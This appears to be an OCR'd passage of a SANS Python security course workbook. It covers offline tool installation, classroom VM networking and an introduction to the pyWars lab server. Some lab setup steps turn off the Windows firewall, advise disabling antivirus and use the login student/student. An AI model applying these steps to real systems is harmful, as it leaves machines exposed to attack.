Click Next to begin the installation of pywin32. If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.

Ready to install

Then click **Finish** and you are ready to install PyInstaller!



Postinstall script finished.
Click the Finish button to exit the Setup wizard.


```
Copied pythoncom35.dll to C:\Users\Win10Lab\AppData\Local\Program:
Copied pywintypes35.dll to C:\Users\Win10Lab\AppData\Local\Program:
You do not have the permissions to install COM objects.
The sample COM objects were not registered.
-> Software\Python\PythonCore\3.5\Help[None]=None
-> Software\Python\PythonCore\3.5\Help\Pythonwin Reference[None]='\
Pythonwin has been registered in context menu
Creating directory C:\Users\Win10Lab\AppData\Local\Programs\Python'
Shortcut for Pythonwin created
Shortcut to documentation created
The pywin32 extensions were successfully installed.
```

© SANS Institute 2020

Use pip to Install PyInstaller from the USB

The last step in your setup is to install PyInstaller using pip.

First, open a command prompt by clicking your **Start** button and typing **`CMD.EXE`**. Then **right-click** on the icon and select "**Run as Administrator**" to launch a command prompt.



If you have an internet connection, you could type "~~`pip install PyInstaller`~~", but **do not do that here**. This will cause pip to go out to the Python Internet Package repository, find, download and install the package called PyInstaller. You may or may not have access to the internet in your classroom environment, and we need to make sure everyone is using the version that matches the instructions in the book. Instead, I'll have you install the version that is provided on your USB. To do that, you will need to change into the "**`Windows_Setup`**" directory on your USB drive by running the following command at your command prompt.

Type the drive letter associated with your USB device, followed by a colon (**`:`**). For example, if your USB is the E: drive, then type **`E:`** and press **`ENTER`**. Then change to the **`Windows_Setup`** directory by typing **`cd Windows_Setup`**.

```
C:> E:
E:> cd Windows_Setup
E:\Windows_Setup>
```

Next, run the following command to install the package included on your USB. You will have to pass the path to your **`Windows_Setup`** directory to the **`--find-links`** option. In this example, I assume your USB drive is the **`E:`** drive. Alter the path as needed to complete the installation. NOTE: This is all typed on one line, and then you press **ENTER** to begin the installation.

```
E:\Windows_Setup> pip3 install PyInstaller-3.2.1.tar.bz2 --find-
links file://e:\windows_setup --no-index
```

That's it. You've installed PyInstaller on your machine and you are ready for Section 5 of this course.


© SANS Institute 2020

Note: This section of the workbook is for use by students taking the class in a live classroom environment.

You can set up your Windows network by opening up the network interfaces. One of the easiest ways of doing this is to launch (at an administrator cmd.exe prompt):

```
C:> ncpa.cpl
```

You should see all of the networking interfaces. **Right-click** on the **Local Area Connection** interface and select **Properties**. Then scroll down to **TCP/IP** or **TCP/IPv4** and **double-click**.



Local Area Connection Properties

Networking

Connect using:

Intel(R) PRO/1000 MT Network Connection

This connection uses the following items:


- [✓] Client for Microsoft Networks
- [✓] QoS Packet Scheduler
- [✓] File and Printer Sharing for Microsoft Networks
- [ ] Internet Protocol Version 6 (TCP/IPv6)
- [✓] Internet Protocol Version 4 (TCP/IPv4)
- [✓] Link-Layer Topology Discovery Mapper I/O Driver
- [✓] Link-Layer Topology Discovery Responder

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

© SANS Institute 2020

Then make sure your interface is using DHCP. Click **OK** and then click **Close**.



You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

[✓ Obtain an IP address automatically]
Use the following IP address:
IP address: . . .
Subnet mask: . . .
Default gateway: . . .

Obtain DNS server address automatically
[✓ Use the following DNS server addresses:]
Preferred DNS server: . . .
Alternate DNS server: . . .

Validate settings upon exit

You can release and renew your IP address from the command line with ipconfig by running:

```
C:> ipconfig /release
C:> ipconfig /renew
```


If you have a third-party firewall or antivirus software on your Windows box, you will need to disable it or create exceptions to allow your guest and various applications to communicate.

© SANS Institute 2020


Note: This section of the workbook is for use by students taking the class in a live classroom environment.

If you are using VMware Player, we need to tell it to force the virtual machine to use your Ethernet adapter.

If you are using **VMware Player**, first go to the top of your VMware screen and select **`Player→Manage→Virtual Machine Settings`**.



Next, click on **"Network Adapter"** near the middle of the screen.



Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect


Device status
- ☐ Connected
- ☑ Connect at power on

Network connection
- Bridged: Connected directly to the physical network
  - ☑ Replicate physical network connection state
- NAT: Used to share the host's IP address
- Host-only: A private network shared with the host
- Custom: Specific virtual network
  - VMnet0
- LAN segment:

© SANS Institute 2020

Verify that "**Connected**", "**Connect at power on**", "**Bridged**" and "**Replicate physical network connection state**" are checked. If the virtual machine is not booted, then "**Connected**" will not be available. Just beneath "**Bridged**", click the button that says "**Configure Adapters**".

A dialog box will appear that lets you choose which adapter will be used by the virtual machine. Make sure that only your Ethernet adapter is checked.


Automatic Bridging Settings

Select the host network adapter(s) you want to automatically bridge:

- [✓] Intel(R) 82574L Gigabit Network Connection #2
- [ ] Intel(R) 82574L Gigabit Network Connection


By default, all your adapters, including your wireless adapters, will be checked. Uncheck them. Your wireless adapters may have names like "Wi-Fi", "Wireless", or "Bluetooth", but they may not. Locate your Ethernet adapter and make sure that is the only one checked. Last, click **OK** and **OK** to close the configuration dialog boxes.

© SANS Institute 2020


Note: This section of the workbook is for use by students taking the class in a live classroom environment.

If you are using VMware Workstation (not Player) to bridge to your Ethernet interface for an in-classroom network, please follow these steps.

For Step 1, from the VMware Workstation **Edit** menu, select **Virtual Network Editor**.


SEC573-COURSE-VM - VMware Workstation
File Edit View VM Tabs Help
Libra
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Virtual Network Editor...
Preferences... Ctrl+P

Then click on the "**Change Settings**" button. A UAC dialog box may prompt you to accept the change. Please click "**Yes**" to do so.



Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	Enabled	192.168.72.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.147.0

VMnet Information
Bridged (connect VMs directly to the external network)
Bridged to:
NAT (shared host's IP address with VMs)
Host-only (connect VMs internally in a private network)
Connect a host virtual adapter to this network
Host virtual adapter name: VMware Network Adapter VMnet1
Use local DHCP service to distribute IP address to VMs
Subnet IP: 192 . 168 . 72 . 0 Subnet mask: 255 . 255 . 255 . 0
Administrator privileges are required to modify the network configuration.

If VMNet0 didn't appear, click **Restore Defaults** in the bottom left of the dialog box and it should appear. Next, **select the VMnet0 interface**. Then click the radio button next to "**Bridged**", and click on the dropdown menu where it says "**Automatic**". Change it by selecting your Ethernet interface.

© SANS Institute 2020



Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging		-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.72.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.147.0

VMnet Information

- [✓ Bridged (connect VMs directly to the external network)]
  - Bridged to: Automatic
    - Automatic
    - Intel(R) Dual Band Wireless-AC 7265
    - [✓ Realtek PCIe GBE Family Controller]
    - Microsoft Wi-Fi Direct Virtual Adapter
- NAT (shared
- Host-only (c

Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet0

Use local DHCP service to distribute IP address to VMs

Subnet IP: . . .   Subnet mask: . . .

The name of your adapter may be different than the one on the slide. The correct adapter will not have the words "Wi-Fi", "Wireless", or "Bluetooth" in its name.

Last, click on “**Apply**” and then on “**OK**”.

© SANS Institute 2020

macOS or Linux Host Machines — *Live Classroom Only*

Note: This section of the workbook is for use by students taking the class in a live classroom environment.

Some people who take this class do not use a Windows host machine but rely on macOS with VMware Fusion or Linux with VMware for Linux as their environment. Such systems will still work with our guest machine, and the networking becomes a little easier.

If you have a macOS or Linux host machine, you still need to import the VMware Linux system we've provided on the course USB to your hard drive. This will be one of your guest machines. You were required (in the course laptop instructions on the registration page for the course) to bring a Windows guest machine with you.

Boot both your Windows guest VM and the Linux guest VM from the course USB.

YOU WILL NOT HAVE TO PROVIDE AN IP ADDRESS TO YOUR HOST MACHINE. Set both of your guest machines to "**Bridged**" networking. Now, on Windows, using **`ncpa.cpl`**, configure the IP address of your Windows guest to use DHCP.

In Linux, configure the IP address of eth0 to 10.10.75.X by running:

```
$ sudo dhclient eth0
```

Open a CMD prompt that is running as an administrator and disable your Windows firewall:

```
C:> netsh advfirewall set allprofiles state off
```

Ping from Windows to Linux:

```
C:> ping 10.10.75.X
```

Finally, you should be able to ping from Linux to Windows:

```
$ ping 10.10.76.X
```


Note: Replace the **X** with the IP of your Linux or Windows host.

© SANS Institute 2020

Note: This section of the workbook is for use by students taking the class in a live classroom environment.


If you are using VMware Fusion on a Macintosh to bridge to your Ethernet interface, follow these steps.

First, launch VMware Fusion and start the SEC573 VM. Then, while it is running, go to the Mac menu bar and select **`Virtual Machine→Network Adapter→Network Adapter Settings…`** from the menu.



© SANS Institute 2020

This will bring up a dialog box that will allow you to choose which adapter is used for bridged mode. Under "**Bridged Networking**", you will see that by default "**Autodetect**" is probably selected. We need to change that to your Ethernet adapter. Most Macs don't have a built-in adapter, so your Ethernet adapter is probably a Thunderbolt adapter or the USB 10/100/1000 LAN adapter like the one on below. Click inside the blue radio button next to your Ethernet adapter.


Connect Network Adapter [✓]

This network adapter is configured to use:

Internet Sharing
- ● Share with my Mac

Bridged Networking
- ● Autodetect
- ● Thunderbolt Ethernet [✓]
- ● USB 10/100/1000 LAN
- ● Wi-Fi
- ● Bluetooth PAN 2

Custom
- ● Private to my Mac

If you do not have an Ethernet adapter with you, you will need to make arrangements to have one to participate in the class. However, you can finish the labs for Day 1 using only the "`local_pywars.py`" server. Then tomorrow, after you have acquired an adapter, you can post your solutions to Day 1's labs to the classroom server. Your instructor can help you through this process.

© SANS Institute 2020

I wanted to provide you with a means of completing all the labs in your book when the pyWars server is not around. This enables you to go back through or complete labs during the evenings or weeks after class has finished. To meet that objective, I have created a separate module that provides access to pyWars server-like functions while offline. So, even if you do not have access to the pyWars server, you can still complete all of the labs in the book.

In your essentials-workshop directory, there is a module called "**`local_pyWars`**". This module provides a minimal set of capabilities that allows you to complete the labs without the use of the pyWars server. To play offline, first you change to **`the essentials-workshop`** directory. Then start **`Python`** and **`import local_pyWars as pyWars`**.

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

```
>>> import local_pyWars as pyWars
>>> game = pyWars.exercise()
```

The rest of your syntax will be exactly the same as when using the in-classroom or OnDemand server. This makes switching back and forth between the two environments very easy. This way you can work on labs offline, then change that one line and post them to the server.

You can also just run the local_pyWars.py program as a program and it will drop you into a Python shell with pyWars loaded. If you pass "VICTORS" as a command line argument, it will start a Python shell with the Hall of Fame questions loaded for you.

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ ./local_pyWars.py
This copy of pyWars is licensed exclusively to the attendee of SANS
SEC573 to whom it was given. This software, like all SEC573 Labs and
courseware are protected by the SANS courseware copyright and
licensing agreement.

The variable 'd' has been loaded with the pywars client.  Try
'print(d.score())'If you want to use a different variable just
assign it to d.  For example, 'game = d'.
Welcome to pyWars!
>>>
```

© SANS Institute 2020

You have access to three versions of pyWars. You will take two of them with you in your virtual machine. In addition to the offline server, you will also have a copy of the Hall of Fame questions. These are questions created by individuals who were able to complete all of the pyWars challenges during the Live or Simulcast class. The difficulty of the questions varies. Some of these Python rock stars will choose to write easy questions that everyone can solve. Some of them may choose to write nearly impossible challenges. There are no rules or quality controls on the questions. Those who finish the challenges can write whatever they like.

To play the Hall of Fame questions, pass the work **VICTORS** to your `local_pyWars.exercise()` method. Then you can play through challenges created by some of the best Python programmers in the world!

```
>>> import local_pyWars as pyWars
>>> game = pyWars.exercise("VICTORS")
>>> game.question(1)
'NAME:Chris Griffith - Find the string on the hidden port. Use
Python2 to run the fun_server.py, extracted from the zipfile, that
is the base64 in .data()'
```

Alternatively you can just run ./local_pyWars.py and pass **VICTORS** as a command line argument.

```
$ cd /home/student/Documents/pythonclass/essentials-workshop/
$ ./local_pyWars.py VICTORS
This copy of pyWars is licensed exclusively to the attendee of SANS
SEC573 to whom it was given.
This software and all SEC573 Labs are protected by the SANS
courseware copyright and licensing agreement.

The variable 'd' has been loaded with the pywars client.  Try
'print(d.score())'
If you want to use a different variable just assign it to d.  For
example, 'game = d'.
Welcome to pyWars!
>>>
```

© SANS Institute 2020

Exercise 1.1: Let's Play pyWars!

Objectives

- About half of our in-class labs are pyWars challenges
- pyWars is a good practice for GPYC when you go home
- In short, everyone will do some pyWars
- You will take home a local_pyWars server, which is included in your virtual machine
- Let's do pyWars Questions 0 and 4 together!

Lab Description

In this lab, you will create an account on the classroom pyWars server and complete your first challenges.

No Hints Challenge

Perform the following:

- Create a personal pyWars account
- Log in
- Answer questions 0 through 4

Full walkthrough starts on the next page.

© SANS Institute 2020

Create Personal pyWars Account

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Next, you import the pyWars module by typing **`import pyWars`**. Note that this command is case sensitive:

```
>>> import pyWars
```

Then create a variable that will hold your pyWars exercise object. This time, we will create a variable named "mygame". Choose whatever variable name you like, but choose a variable name that is intuitive and explains what type of data it holds. If you choose something other than "mygame", then substitute your variable name for the word "mygame" in each of the commands below.

```
>>> mygame = pyWars.exercise()
```

Next, you need to create your account on the server with a username and password of your choosing:

```
>>> mygame.new_acct("<your name>", "<your password>")
'Account Created'
```

© SANS Institute 2020

Now that the account exists, you can log in to the server. Now you can log in by providing the username and password, as shown in the sample below:

```
>>> mygame.login("<your name>", "<your password>")
'Login Successful'
```

Note: .login() will remember your username and password for the current Python interactive session. If you find that you need to log in again, you can just call "`mygame.login()`" without passing the username and password. If, however, you close your Python terminal, they will be forgotten. You need to pass them as arguments to .login() at least once in a session for this feature to work.

© SANS Institute 2020

pyWars: Answer Question 0

The pyWars lab environment is a series of self-paced questions that follow along with the course material. To complete a lab, you will have to look at the questions and a sample of data. The question will always ask you to manipulate the data somehow and then submit the results of that manipulation. To understand this, let's look at an example. Now look at the question and data associated with Question 0 by passing the number zero to **`question()`** and **`data()`**:

```
>>> mygame.question(0)
'Simply submit the string returned when you call .data(0) as the
answer. '
>>> mygame.data(0)
'SUBMIT-ME'
```

When you run **mygame.question(0)**, this asks the mygame pywars object to go off to the server and retrieve Question 0. It does and returns the string shown above. When you run **mygame.data(0)**, it goes to the server and asks for a copy of the data associated with Question 0. The data is shown above.
